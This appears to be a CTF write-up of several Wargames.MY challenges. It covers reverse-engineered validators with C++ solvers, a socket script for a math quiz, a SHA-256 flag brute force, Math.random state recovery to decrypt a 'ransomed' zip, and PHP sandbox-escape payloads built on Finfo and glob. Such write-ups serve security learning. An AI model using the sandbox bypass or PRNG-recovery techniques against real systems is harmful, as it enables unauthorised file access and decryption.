
This web application is written by Vincent Chu. Copyright 2009.

```
wgmy{ctf_is_so_ezipizi}
```

Hacker-man's Challenge

This challenge was interesting as it uses the unicorn emulator to perform validation, throwing it into IDA pro and abit of hexrays allowed the extraction of flag. Fairly simple algo and all that had to be done is to do everything in reverse.

IDA Pro disassembly



```
v28 = 0x78;
v29 = 0x59;
v30 = 0x3C;
v31 = 0x34;
v32 = 0x39;
v33 = 0x76;
v34 = 0x20;
v35 = 0x6D;
v36 = 0x3D;
v37 = 0x72;
if ( key_len != 32 )
  return 0;
for ( i = 1; i <= 32; ++i )
  v5[i - 1] = 2 * i;
v38 = v5;
v5_1 = _mm_loadu_si128((const __m128i *)v5);
v39 = key;
key_0 = _mm_loadu_si128(key);
v5_2 = v5_1;
v51 = _mm_xor_si128(_mm_load_si128(&v5_2), _mm_load_si128(&key_0));
v42 = &v5[16];
v6_1 = _mm_loadu_si128((const __m128i *)&v5[16]);
v43 = key + 1;
key_1 = _mm_loadu_si128(key + 1);
v6_2 = v6_1;
v50 = _mm_xor_si128(_mm_load_si128(&v6_2), _mm_load_si128(&key_1));
v47 = key;
v46 = _mm_load_si128(&v51);
*key = _mm_load_si128(&v46);
v49 = key + 1;
v48 = _mm_load_si128(&v50);
key[1] = _mm_load_si128(&v48);
for ( j = 0; j < 31; ++j )
  *((_BYTE *)key->m128i_i32 + j + 1) ^= *((_BYTE *)key->m128i_i32 + j);
for ( k = 30; k >= 0; --k )
  *((_BYTE *)key->m128i_i32 + k) ^= *((_BYTE *)key->m128i_i32 + k + 1);
v53 = 1;
for ( l = 0; l < 32; ++l )
{
  if ( *((_BYTE *)key->m128i_i32 + l) != *(&valid_key_ptr + l) )
    v53 = 0;
```

Reconstructed source code

```
// wgmy_hackerman.cpp : This file contains the 'main' function. Program
execution begins and ends there.
//

#include "pch.h"
#include <iostream>
```

```
int main()
{
      unsigned char e_key[32] = { 0 };

      e_key[0] = 0x2F;
      e_key[1] = 0x7A;
      e_key[2] = 0x6C;
      e_key[3] = 0x31;
      e_key[4] = 0x3D;
      e_key[5] = 0x40;
      e_key[6] = 0x5B;
      e_key[7] = 0x3D;
      e_key[8] = 0x14;
      e_key[9] = 0x58;
      e_key[10] = 0x31;
      e_key[11] = 0x3A;
      e_key[12] = 0x41;
      e_key[13] = 0x7F;
      e_key[14] = 0x25;
      e_key[15] = 0x59;
      e_key[16] = 0x33;
      e_key[17] = 0x24;
      e_key[18] = 0x6E;
      e_key[19] = 0x32;
      e_key[20] = 0x33;
      e_key[21] = 0x47;
      e_key[22] = 0x78;
      e_key[23] = 0x59;
      e_key[24] = 0x3C;
      e_key[25] = 0x34;
      e_key[26] = 0x39;
      e_key[27] = 0x76;
      e_key[28] = 0x20;
      e_key[29] = 0x6D;
      e_key[30] = 0x3D;
      e_key[31] = 0x72;

      for (int k = 0; k<31; k++)
            e_key[k] ^= e_key[k+1];

      //Original
      //for (int k = 30; k >= 0; --k)
      //    e_key[k] ^= e_key[k+1];


      for (int j = 30; j >= 0; --j)
            e_key[j + 1] ^= e_key[j];
      //Original
      //for (int j = 0; j < 31; ++j)
      //    e_key[j + 1] ^= e_key[j];
      for (int i = 1; i <= 32; ++i)
            e_key[i - 1] ^= 2 * i;

      printf((const char*)e_key);
}
```


PHP Sandbox

This one was pure googling and finding a few primitives that worked and tweaked to extract flag.

- new Finfo(0,glob(hex2bin(hex2bin(3261)))[0]);
- new Finfo(0,glob("{,.}*", GLOB_BRACE)[0]);
    - This netted us the flag finally

QuickMEH

IDA Pro + Hexrays and reimplement in C++, simple bruteforce and values are extracted




```
  v2 = 0;
  if ( a1 < 2 )
  {
    ((void (__cdecl *)(const char *))sub_4010E0)("quickmeh.exe <flag>\n");
    exit(1);
  }
  if ( strlen(*(const char **)(a2 + 4)) == 24 )
  {
    v3 = *(_DWORD *)(a2 + 4);
    v4 = 0;
    v5 = (double *)&unk_402140;
    while ( (double)(char)(*(_BYTE *)(v3 + v4) >> 4) * 22.5 == *v5
         && (double)(*(_BYTE *)(v3 + v4) & 0xF) * 22.5 == v5[1] )
    {
      ++v4;
      v5 += 2;
      if ( v4 >= 24 )
      {
        v2 = 1;
        break;
      }
    }
  }
  v6 = "submit flag pls :)";
  if ( v2 != 1 )
    v6 = "what are you thinking! :(";
  puts(v6);
  return 0;
}
```

```
// wgmy_quickmeh.cpp : This file contains the 'main' function. Program
execution begins and ends there.
//
#include "pch.h"
#include <iostream>

int main()
{
	unsigned char double_buffer[] = {
		0x00, 0x00, 0x00, 0x00, 0x00, 0xB0, 0x63, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0xB0, 0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xE0,
0x60, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0, 0x63, 0x40,
		0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x60, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x48, 0x72, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x50, 0x69, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xB0, 0x63, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0xF0, 0x6E, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xE0,
0x60, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x50, 0x69, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xB0, 0x63, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0xE0, 0x50, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80,
0x46, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x72, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x60, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x50, 0x69, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80, 0x56, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x5C, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x18, 0x75, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xE0,
0x60, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x72, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x50, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0xE0, 0x50, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80, 0x56, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x60, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x80, 0x66, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80,
0x46, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x72, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x50, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80, 0x46, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0x20, 0x5C, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x18, 0x75, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80,
0x56, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x72, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x50, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x80, 0x56, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x80, 0x56, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0xE0, 0x60, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x80, 0x66, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0xB0,
0x63, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x72, 0x40,
            0x00, 0x00, 0x00, 0x00, 0x00, 0x80, 0x36, 0x40, 0x00, 0x00,
0x00, 0x00, 0x00, 0x00, 0x00, 0x00
      };
      double *dp = (double*)&double_buffer;
      for (int i = 0; i < 24; i++) {
            double d1 = *dp;
            dp += 1;
            double d2 = *dp;
            dp += 1;

            for (int j = 0x20; j <= 0x7F; j++) {
                  double bf_d1 = (j >> 4) * 22.5;
                  double bf_d2 = (j & 0x0f) * 22.5;
                  if (d1 == bf_d1 && d2 == bf_d2) {
                        printf("%c", (char)j);
                        break;
                  }
            }
      }
}
```


You Math Bro?

The question:




```
Welcome to math class!

To participate please connect to

IP: 206.189.93.101
Port: 4343
```


Test for connection:



```
root@kali:~/wg/mathbro# nc 206.189.93.101 4343
Welcome to match class.
You're required to answer 30 questions within 40 seconds.
Type 'start' to start answering.

> start
Progress [1/30] 41 - 17
Answer > a
Wrong answer!
root@kali:~/wg/mathbro#
```



```
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target = "206.189.93.101"
port = 4343
s.connect((target,port))
time.sleep(1)
# Title Response
resp = s.recv(1024)
s.send(b'start \r\n')
glob_resp = ""
yesno = True
# Math start Progress .....
for i in range(1,31):
    print i

    if yesno:
        resp2 = s.recv(1024)
    else:
        resp2 = glob_resp
        resp2 = resp2.split("\n")
        resp2 = resp2[1]
        resp3 = resp2

    if "print" in resp2:
        #print "Eval appear!"
        resp_long = resp2.split(";")
        resp3 = resp_long[0]

    elif "\n" in resp2:
        #print "Answer appear!"
        resp_long = resp2.split("\n")
        resp3 = resp_long[0]

    resp3 = resp3.split("]")

    resp4 = resp3[1].split(" ")

    int1 = int(resp4[1])
    int2 = int(resp4[3])
```




```
    int1 = int(resp4[1])
    int2 = int(resp4[3])

    if resp4[2] is "+":

        result = int1 + int2
    elif resp4[2] is "-":

        result = int1 - int2
    elif resp4[2] is "x":

        result = int1 * int2
    elif resp4[2] is "/":

        result = int1 / int2

    if i == 1:

        resp5 = s.recv(1024)
        s.send(b'%d \r\n'%result)
        resp6 = s.recv(1024)
    elif i == 20:

        s.send(b'%d \r\n'%result)
        resp6 = s.recv(1024)
    else:

        s.send(b'%d \r\n'%result)
        resp6 = s.recv(1024)

    if "Progress" in resp6:
        yesno = False
        glob_resp = resp6
    print resp6
```

Delay one second on first connection to receive the title:
"Welcome to match class....."

After that send "start"
Total 30 math questions in loop range. The "glob_resp"and boolean "yesno" is for checking if there's a response with question. Example: "Correct!\nProgress [25/30] 20 + 19\nAnswer >"
Check the response for "print" and "\n" in the response for ";print("y u eval bro");exit();" and start from the second questions the reponse come with "\nAnswer >".

Use split and convert string to integer for arithmetic. After that send the result and get the response. If the "Progress" appear during the response, set the "yesno" to False and set "glob_resp".



```
Correct!

23
Correct!

24
Correct!
Progress [25/30] 20 + 19
Answer >
25
Correct!
Progress [26/30] 44 + 35
Answer >
26
Correct!
Progress [27/30] 23 + 15;print("y u eval bro");exit();
Answer >
27
Correct!
Progress [28/30] 33 + 11
Answer >
28
Correct!
Progress [29/30] 47 x 35
Answer >
29
Correct!
Progress [30/30] 41 + 33
Answer >
30
Correct!
You're doing good! Here's the prize:
wgmy{d0_you_ev3n_m4th_br0}
```

Source code

```
import socket, time, re

#Progress [1/30] 14 + 13

#socket.setdefaulttimeout(5)
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
target = "206.189.93.101"
port = 4343
s.connect((target,port))
time.sleep(1)
# Title Response
resp = s.recv(1024)
s.send(b'start \r\n')

# Math start Progress .....
for i in range(1,30):
      print i
      #time.sleep(1)
      resp2 = s.recv(1024)
      #print resp2
      if "print" in resp2:
            print "Eval appear!"
            resp_long = resp2.split(";")
            resp3 = resp_long[0]
            #print resp3
      elif "\n" in resp2:
            print "Answer appear!"
            resp_long = resp2.split("\n")
            resp3 = resp_long[0]
            #print resp3
      resp3 = resp3.split("]")
      #print resp3
      resp4 = resp3[1].split(" ")
      #print resp4
      #time.sleep(1)
      int1 = int(resp4[1])
      int2 = int(resp4[3])

      if resp4[2] is "+":
            algo = "addition"
            result = int1 + int2
      elif resp4[2] is "-":
            algo = "deduction"
            result = int1 - int2
      elif resp4[2] is "x":
            algo = "multiple"
            result = int1 * int2
      elif resp4[2] is "/":
            algo = "divide"
            result = int1 / int2
      #time.sleep(1)
      #print "A"
      if i == 1:
            resp5 = s.recv(1024)
            s.send(b'%d \r\n'%result)
            resp6 = s.recv(1024)

      else:
            s.send(b'%d \r\n'%result)
            resp6 = s.recv(1024)
      # Math start progress ....
      #print "B"
      #print algo + " : " + resp4[1] + resp4[2] + resp4[3] + "=" +
str(result)
      print resp6
```

Missing Word

Brute forced using script below based on hint given. Speed up by swapping the uppercase first and ran 2 instances of it.


```
import hashlib
import itertools
import sys
import time

find_hash =
"86775fe0718f57c5bcc3c32c198ece3e6a732406e3f32e3aa285059247da6652"
find_has2 =
"f9db31cc89c03a3c9e36df7b676346c257b0c308b0ec0201901cd351e6c23ba6"
#flag format wgmy{h3r3_1s_y0ur_XXXXXX_br0!}

chars = "abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
count = 6
last_check = time.time()
for item in itertools.product(chars, repeat=count):
    test_flag = b"wgmy{h3r3_1s_y0ur_"+ bytearray("".join(item), 'utf-8')
+ b"_br0!}"
    #print(test_flag)
    cur_hash = hashlib.sha256(test_flag).hexdigest()
    if cur_hash == find_hash:
        print(test_flag)
        print(b"Found => " + test_flag)
        print(cur_hash)
        print(find_hash)
        sys.exit(-1)

    if time.time() - last_check > 10:
        print(test_flag)
        last_check = time.time()
```

Ransom

Extract first 4 doubles by xoring known plaintext and locked file, then bruteforce to get its double

```
function bruteforce(find_me)
{
    //var search = 0.7422939842;
    var search = 0.5939543039;
    //var search = 0.779133218474;
    //var search = 0.5188235263;
    for(var i=0; i<999999; i++){
        f_text = search.toString(16).substr(2).padEnd(13,
'0').padStart(16, '0');
        //console.log(search + " => " + f_text);
        if(f_text == find_me){
            console.log(search);
            return;
        }
        search += 0.0000000000000001;
    }
    console.log("No match found");
}

bruteforce("000be06fa823d306") 0.7422939842192036
bruteforce("000980d63a6cb4ce") 0.5939543039524326
bruteforce("000c775464c9399f") 0.7791332184748183
bruteforce("00084d19e5e36146") 0.5188235263832026
```

Then using xs128p.py recover the rest



```
root@kali64:~/Desktop/wgmy# python xs128p.py
BROWSER: chrome
[0.7791332184748183, 0.5939543039524326, 0.7422939842192036]
[3508904072395167, 2674932381955278, 3342994910728966]
[0.1173651963875173, 0.6757718545561922, 0.7064729196916106, 0.9107473062738478, 0.4654741013975867, 0.08892506999910821, 0.5395292290374964, 0
.18683640990809547, 0.8085209226636676, 0.6794083039918513, 0.8906191598430031, 0.19361281726427637, 0.22957725206254587, 0.1571134173388944, 0
.21315178604363538, 0.6936341087205136, 0.3855749779509825, 0.5461587496566511, 0.029891150553852386, 0.48049306929019164, 0.11933938938633415,
 0.617769361923006, 0.9965545518227543, 0.4330341733762464, 0.31385972736535117, 0.3163402736566545, 0.17437062301007233, 0.5000703283095038, 0
.4250119772136587, 0.45276230152488983]
```

```
j = [0.1173651963875173, 0.6757718545561922, 0.7064729196916106,
0.9107473062738478, 0.4654741013975867, 0.08892506999910821,
0.5395292290374964, 0.18683640990809547, 0.8085209226636676,
0.6794083039918513, 0.8906191598430031, 0.19361281726427637,
0.22957725206254587, 0.1571134173388944, 0.21315178604363538,
0.6936341087205136, 0.3855749779509825, 0.5461587496566511,
0.029891150553852386, 0.48049306929019164, 0.11933938938633415,
0.617769361923006, 0.9965545518227543, 0.4330341733762464,
0.31385972736535117, 0.3163402736566545, 0.17437062301007233,
0.5000703283095038, 0.4250119772136587, 0.45276230152488983]
j.forEach(dump_hex);
```

```
function dump_hex(val){
    console.log(val.toString(16).substr(2).padEnd(13, '0').padStart(16,
'0'))
}
```

Use an editor like 010 an save those values in unlock.key file

Recover file with values from above.

```
key = open('unlock.key', 'rb').read()
ldata = bytearray(open('flag.zip.locked', 'rb').read())

for i in range(len(key)):
    ldata[i] ^= key[i]

open('unlock.zip', 'wb').write(ldata)
```

Lesson Learnt: Don’t manually compare values when sleep deprived. An E can look like a 3 even when looked over 50 times.